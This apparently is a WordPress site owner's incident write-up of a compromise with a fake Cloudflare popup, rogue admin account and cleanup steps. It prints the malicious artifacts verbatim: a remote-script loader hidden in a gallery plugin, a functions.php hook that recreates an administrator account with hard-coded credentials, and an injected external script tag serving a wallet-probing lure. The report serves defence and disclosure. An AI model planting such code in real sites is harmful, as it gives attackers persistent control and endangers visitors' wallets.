
 Zain Ul Abideen

Details in this case study have been anonymized. Any resemblance to a specific site is coincidental from the reader’s perspective
Summary
Our site was compromised through a vulnerable or exploited plugin, which an attacker used to plant a rogue administrator account and multiple backdoors across our WordPress installation. The most visible symptom was a fake Cloudflare “verification” popup shown to visitors, which was actually a script designed to interact with a cryptocurrency wallet in the visitor’s browser. We identified and removed four distinct malicious components, closed the entry point, and implemented several new security controls, including a custom monitoring plugin, to reduce the chance of recurrence.
Background
Our site is built on WordPress, using the Astra theme and a combination of plugins including WooCommerce, Elementor, and a gallery plugin called FooGallery. Like most WordPress sites, it accumulates a number of third-party plugins and themes over time, each of which is a potential point of entry for an attacker if left outdated or if it contains an unpatched vulnerability.
How We Discovered the Incident

We noticed a fake Cloudflare “Verify you are human” style popup appearing on our site for visitors. This kind of popup is a well-known social-engineering technique (sometimes referred to as “ClickFix”) used to trick visitors into copy-pasting or running malicious commands, or to load scripts that interact with browser extensions such as cryptocurrency wallets.
Around the same time, we found an unfamiliar user account in our WordPress database that we did not create ourselves.
Investigation Timeline
- We found a suspicious administrator-level user account, which we will refer to by its role rather than its actual username, that neither of us had created.
- We deleted the account directly from the database, but it reappeared within minutes.
- This told us the account was being recreated automatically by malicious code still present somewhere in our files, rather than having been a one-time manual action by the attacker.
- We located a backdoor script bundled inside the FooGallery plugin’s JavaScript, which silently contacted our own WordPress AJAX endpoint and executed whatever code the server sent back.
- We removed the FooGallery plugin entirely, which stopped that specific loader — but the rogue admin account still came back.
- A closer review of our active theme’s functions.php file revealed a second backdoor: a function hooked into WordPress’s init action, which ran on every single page load and silently recreated the administrator account if it did not already exist.
- We removed that code block, and the rogue account did not return.
- The fake Cloudflare popup, however, was still appearing even after both of the above were fixed.
- We inspected our site’s outgoing browser network requests and traced the popup to an externally hosted script, loaded from a domain we did not recognize and had never added ourselves.
- Using the browser’s “initiator” trace, we confirmed that script was being loaded directly from our own page HTML, meaning it had been injected into our theme’s source files rather than delivered through a plugin.
- We opened our theme’s header.php and footer.php files and found the same malicious <script> tag hard-coded into both, immediately before the closing </head> and </body> tags respectively.
- We removed the injected script tag from both files, purged our caching plugin’s cache, and confirmed in a private browser window that the fake popup no longer appeared.
Malicious Artifacts Found
Below is each malicious component we found, exactly as it appeared in our files, along with where it was located and what it did.
1. Backdoor loader inside the FooGallery plugin (JavaScript)
This script was bundled inside the FooGallery plugin’s asset files. On its own it does nothing visibly malicious — it silently calls our own site’s AJAX endpoint and, if the server responds with a script, injects and runs that script in the visitor’s or administrator’s browser. This is a “loader” or “stager” pattern: the actual payload lives server-side and can be changed by the attacker at any time without touching this file again.
(function () {

  'use strict';

  if (window.__bscSlRan || typeof bscSl === 'undefined') {

    return;

  }

  window.__bscSlRan = true;

  function runScript(source) {

    var el = document.createElement('script');

    el.type = 'text/javascript';

    el.text = source;

    (document.body || document.documentElement).appendChild(el);

  }

  function request() {

    var body = new FormData();

    body.append('action', bscSl.action);

    body.append('nonce', bscSl.nonce);

    fetch(bscSl.ajaxUrl, {

      method: 'POST',

      credentials: 'same-origin',

      body: body

    })

      .then(function (res) { return res.json(); })

      .then(function (payload) {

        if (!payload || !payload.success || !payload.data || !payload.data.script) {

          return;

        }

        runScript(payload.data.script);

      })

      .catch(function () {});

  }

  if (document.readyState === 'loading') {

    document.addEventListener('DOMContentLoaded', request);

  } else {

    request();

  }

})();
Remediation: we removed the FooGallery plugin in its entirety, rather than attempting to strip only this file, since we could not be certain no other part of the plugin had also been tampered with.
2. Self-recreating administrator account (functions.php)
This code was appended to the very end of our active theme’s functions.php file. It hooked into WordPress’s init action, meaning it executed automatically on every single page load, whether triggered by a visitor or an administrator. Each time it ran, it checked whether a specific username and email already existed; if not, it silently created a new user with those credentials and immediately promoted that account to Administrator.
$user = 'sys_maint';

$pass = 'ChangeMe_Str0ng!';

$email = 'sys_maint@local.com';

function quick_create() {

    global $user, $pass, $email;

    if (!username_exists($user) && !email_exists($email)) {

        $id = wp_create_user($user, $pass, $email);

        if (!is_wp_error($id)) {

            $u = new WP_User($id);

            $u->set_role('administrator');

        }

    }

}

add_action('init', 'quick_create');
This is the piece that explains why deleting the rogue account from the database had no lasting effect: within moments of the next page load, the account was silently rebuilt with full administrator rights, using a hard-coded username, password, and email address that the attacker already knew.
Remediation: we deleted this entire block from functions.php, then deleted the rogue account again — this time it did not return.
3. Injected script in header.php and footer.php
The same single line of code had been inserted into two separate theme template files: header.php, immediately before the closing </head> tag, and footer.php, immediately before the closing </body> tag. Placing it in both locations made the malicious script load on every page regardless of caching or template variations, and made it more resilient to a partial cleanup.
<script async src=”https://cdn.claritydelivr.com/mpackage.js”></script>
This external script, once loaded in a visitor’s browser, displayed the fake Cloudflare “verify you are human” popup and separately made outbound requests to a Binance Smart Chain (BSC) blockchain RPC endpoint. This combination is consistent with a browser-based cryptocurrency wallet-draining script: the fake verification prompt is used as a social-engineering step to get a visitor to interact with the page (for example, by pasting and running a command, or approving a wallet connection), while the blockchain RPC calls are used to probe or interact with any wallet extension present in that visitor’s browser.
Remediation: we removed the injected line from both header.php and footer.php, purged the site cache, and confirmed the popup no longer appeared in a fresh, private browsing session.
Understanding the Fake Cloudflare Popup
The popup our visitors saw was designed to closely imitate Cloudflare’s legitimate “Verify you are human” challenge, which many visitors are used to seeing and trust. This technique is commonly called ClickFix in the security community.
Unlike a real Cloudflare challenge, this popup’s purpose was not to filter bot traffic — it was a lure, either to trick a visitor into taking an action (such as pasting a command into their computer, in more aggressive variants of this attack) or, as in our case, to run a script that probed the visitor’s browser for a connected cryptocurrency wallet.
Because the fake popup was rendered entirely by JavaScript that was injected into our page, it did not appear anywhere in a static, server-rendered view of the page source — which is why our early investigation using “View Page Source” did not reveal it. It only became visible once we inspected the live, rendered page and its network activity using browser developer tools.
The Automation Problem: Why Deleting the Account Didn’t Work
A key lesson from this incident is the difference between removing a symptom and removing a cause. The rogue administrator account was a symptom. The actual cause was the code in functions.php that recreated it automatically on a WordPress hook that fires on nearly every page load. This is a common technique in WordPress compromises: rather than relying on a single persistent account, which is easy to notice and delete, the attacker embeds self-healing logic directly into site code, so that any manual cleanup is undone automatically until the underlying code is found and removed.
We only broke this cycle once we located and removed the specific PHP function responsible, rather than repeatedly deleting its output.
Root Cause and Vulnerability Classification
We were not able to conclusively identify the exact initial entry point used by the attacker, since our hosting did not retain sufficiently detailed access logs from before the incident was noticed. Based on the artifacts found, the most likely explanations, in order of likelihood, are:
- An outdated or vulnerable version of a plugin (potentially FooGallery, or another plugin active at the time) containing a known, publicly disclosed vulnerability that had not yet been patched with an update.
- Compromised administrator credentials, for example through a weak or reused password, or credential theft unrelated to our site directly, followed by direct use of WordPress’s built-in Theme File Editor to insert the backdoor code.
- A previously installed “nulled” or pirated premium plugin or theme, a known and common source of pre-installed backdoors in the WordPress ecosystem.
We did not identify a specific, named CVE (Common Vulnerabilities and Exposures) entry that we could confirm matched this incident, since the injected code was custom and did not carry any identifying signature of a known, catalogued exploit. However, the overall pattern — a vulnerable plugin used to gain code-execution, followed by a self-recreating administrator account and theme file tampering — is consistent with the general vulnerability class of Arbitrary File Upload and Privilege Escalation issues, which are among the most frequently disclosed CVE categories for WordPress plugins. Keeping plugins updated is the single most effective defense against this class of vulnerability, since patches for these issues are usually published promptly once discovered.
Remediation Steps We Took
- Deleted the rogue administrator account from the database.
- Removed the FooGallery plugin entirely.
- Removed the self-recreating admin-account code from functions.php.
- Removed the injected malicious script tag from both header.php and footer.php.
- Purged our site’s cache to ensure no visitor was served a cached, still-infected copy of the page.
- Verified in a private browsing session, with cache cleared, that the fake popup no longer appeared.
- Reviewed our database (posts and options tables), our .htaccess files, our mu-plugins directory, and our site’s root directory for any additional signs of tampering; none were found beyond the items listed above.
Security Measures We Implemented Afterward
1. Disabling the built-in file editor
We added the following line to our wp-config.php file. This disables WordPress’s built-in Plugin and Theme File Editor screens entirely, for every user regardless of role, which removes one of the easiest ways for an attacker who gains any administrator-level access to directly modify site code from within the dashboard.
define( ‘DISALLOW_FILE_EDIT’, true );
2. A custom monitoring and restriction plugin
We built a purpose-made WordPress plugin for our site with three main functions:
- File and database scanning: it searches our plugin, theme, and upload directories for known backdoor patterns, such as functions that silently create administrator accounts, obfuscated or encoded code, and remote script loaders similar to the ones described in this report. Each finding includes the exact file path and line number, so it can be located and reviewed quickly.
- Real-time alerting: it hooks directly into WordPress’s user-creation and role-change events, so that if any new administrator account is ever created, or any account is promoted to administrator, an email alert is sent immediately, rather than waiting for the next scheduled scan.
- Trusted-administrator restriction: it maintains a list of specifically approved administrator accounts. Any other account, even one holding the Administrator role, automatically loses the ability to install, update, delete, or edit plugins and themes, including through the drag-and-drop uploader, since both rely on the same underlying WordPress permissions. Any attempt by a non-approved account to reach those screens is also logged and triggers an alert.
We deliberately designed the trusted-administrator list so that it can only be edited by an account that is already on it, which prevents a newly created rogue account from simply re-granting itself these permissions.
3. Limitations we are aware of
This plugin restricts what WordPress itself will allow an untrusted account to do through the dashboard. It cannot prevent misuse of a separate, already-installed tool that has broad file-system access of its own, such as a file manager plugin, if an attacker gains access to an account that already has permission to use it. For that reason, we treat strong, unique passwords and two-factor authentication on all administrator accounts as an equally important layer of defense, alongside the plugin’s protections, rather than a replacement for them.
Ongoing Recommendations
- Keep every plugin and theme updated at all times, and remove any that are no longer maintained or needed.
- Use only officially licensed plugins and themes; avoid “nulled” or pirated copies, which are a well-documented source of pre-installed backdoors.
- Enforce strong, unique passwords and two-factor authentication for every administrator account.
- Avoid keeping powerful, broad-access plugins such as file managers installed permanently; install them only when needed and remove them afterward.
- Take regular, verified backups stored separately from the live site, so that recovery does not depend solely on finding and removing every trace of an infection manually.
- Periodically review the WordPress Users list for any unrecognized account, and review the list of active plugins for anything not knowingly installed.
Conclusion
This incident involved a multi-layered WordPress compromise: a hidden loader script inside a plugin, a self-recreating administrator account embedded in theme code, and a directly injected malicious script used to display a fake Cloudflare popup and probe visitors’ cryptocurrency wallets. Each layer had to be identified and removed individually, since removing only one would have allowed the others to persist or recreate it. We have since closed the specific entry points found, disabled in-dashboard file editing, and added ongoing monitoring and access restrictions to reduce the likelihood and impact of a similar incident in the future.

GIPHY App Key not set. Please check settings
One Comment